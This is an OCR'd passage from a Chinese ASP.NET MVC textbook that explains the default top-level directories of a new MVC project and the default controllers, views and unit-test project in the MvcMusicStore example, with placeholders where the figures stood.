


图 1-12

这样就创建了一个包含两个项目的解决方案，其中一个是 Web 应用程序，另一个用来进行单元测试，如图 1-13 所示。




图　1-13

1.3　ASP.NET MVC 应用程序的结构

用 Visual Studio 创建了一个新的 ASP.NET MVC 应用程序后，将自动向这个项目中添加一些文件和目录，如图 1-14 所示。用 Internet Application 模板创建 ASP.NET MVC 项目后有 8 个顶级目录，如表 1-1 所示。




图　1-14

表 1-1 默认的顶级目录

目　　录	用　　途
/Controllers	该目录用于保存那些处理 URL 请求的 Controller 类
/Models	该目录用于保存那些表示和操纵数据以及业务对象的类
/Views	该目录用于保存那些负责呈现输出结果(如 HTML)的 UI 模板文件
/Scripts	该目录用于保存 JavaScript 库文件和脚本(.js)
/Jmages	该目录用于保存站点使用的图像
/Content	该目录用于保存 CSS 和其他站点内容，而非脚本和图像
/Filters	该目录用于保存过滤器代码。过滤器是一项高级功能，详见第 14 章
/App_Data	该目录用于存储想要读取/写入的数据文件
/App_Start	该目录用于保存一些功能的配置代码，如路由、捆绑和 Web API

如果不喜欢这个目录结构，怎么办？

ASP.NET MVC 并不是非要这个结构。事实上，那些处理大型应用程序的开发人员通常跨多个项目来分割应用程序，以便使该应用程序更易于管理(例如，数据模型类常常位于一个来自 Web 应用程序的单独的类库项目中)。然而，默认的项目结构确实提供了一个很好的默认目录约定，使得应用程序的关注点很清晰。

当进行扩展时，请注意关于这些文件或文件夹的以下内容：

- /Controllers 目录，展开该目录，将会发现 Visual Studio 默认向该项目中添加了两个 Controller 类(如图 1-15 所示)——HomeController 和 AccountController。
- /Views 目录，展开该目录，将会发现 3 个子目录(/Home、/Account 和/Shared)以及其中的一些模板文件，这些子目录也是默认添加到该项目中的(如图 1-16 所示)。




图 1-15




图 1-16

- /Content 和/Scripts 目录，展开这两个目录，将发现一个 Site.css 文件(用于调整站点上所有 HTML 文件的样式)以及 JavaScript 库(可以启用应用程序中的 jQuery 支持)，如图 1-17 所示。
- MvcMusicStore.Tests 项目，展开该项目，将发现两个类，这两个类中含有对应于 Controller 类的单元测试(如图 1-18 所示)。




图　1-17

